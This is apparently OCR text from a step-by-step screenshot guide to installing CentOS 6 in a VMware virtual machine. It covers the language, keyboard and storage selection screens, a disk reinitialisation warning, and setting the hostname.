
CentOS 6



localhost 上的 CentOS 6
文件(F) 视图(W) 虚拟机(V)
CentOS 6
Community ENTerprise Operating System
Back
Next



localhost 上的 CentOS 6
文件(F) 视图(W) 虚拟机(V)
What language would you like to use during the installation process?
Bulgarian (Български)
Catalan (Català)
Chinese(Simplified) (中文（简体）)
Chinese(Traditional) (中文（正體）)
Croatian (Hrvatski)
Czech (Čeština)
Danish (Dansk)
Dutch (Nederlands)
English (English)
Estonian (eesti keel)
Finnish (suomi)
French (Français)
German (Deutsch)
Greek (Ελληνικά)
Gujarati (ગુજરાતી)
Hebrew (עברית)
Hindi (हिन्दी)
Back
Next



localhost 上的 CentOS 6
文件(F) 视图(W) 虚拟机(V)
Select the appropriate keyboard for the system.
Romanian
Russian
Serbian
Serbian (latin)
Slovak (qwerty)
Slovenian
Spanish
Swedish
Swiss French
Swiss French (latin1)
Swiss German
Swiss German (latin1)
Turkish
U.S. English
U.S. International
Ukrainian
United Kingdom
Back
Next



localhost 上的 CentOS 6
文件(F) 视图(W) 虚拟机(V)
What type of devices will your installation involve?
Basic Storage Devices
Installs or upgrades to typical types of storage devices. If you're not sure which option is right for you, this is probably it.
Specialized Storage Devices
Installs or upgrades to enterprise devices such as Storage Area Networks (SANs). This option will allow you to add FCoE / iSCSI / zFCP disks and to filter out devices the installer should ignore.
Back
Next



localhost 上的 CentOS 6
文件(F) 视图(W) 虚拟机(V)
Warning
Error processing drive:
pci-0000:03:00.0-scsi-0:0:0:0
512000MB
VMware Virtual disk
This device may need to be reinitialized.
REINITIALIZING WILL CAUSE ALL DATA TO BE LOST!
This action may also be applied to all other disks needing reinitialization.
Device details:
pci-0000:03:00.0-scsi-0:0:0:0
Ignore
Ignore all
Re-initialize
Re-initialize all
Back
Next



localhost 上的 CentOS 6
文件(F) 视图(W) 虚拟机(V)
Please name this computer. The hostname identifies the computer on a network.
Hostname: centos.example.com
Configure Network
Back
Next

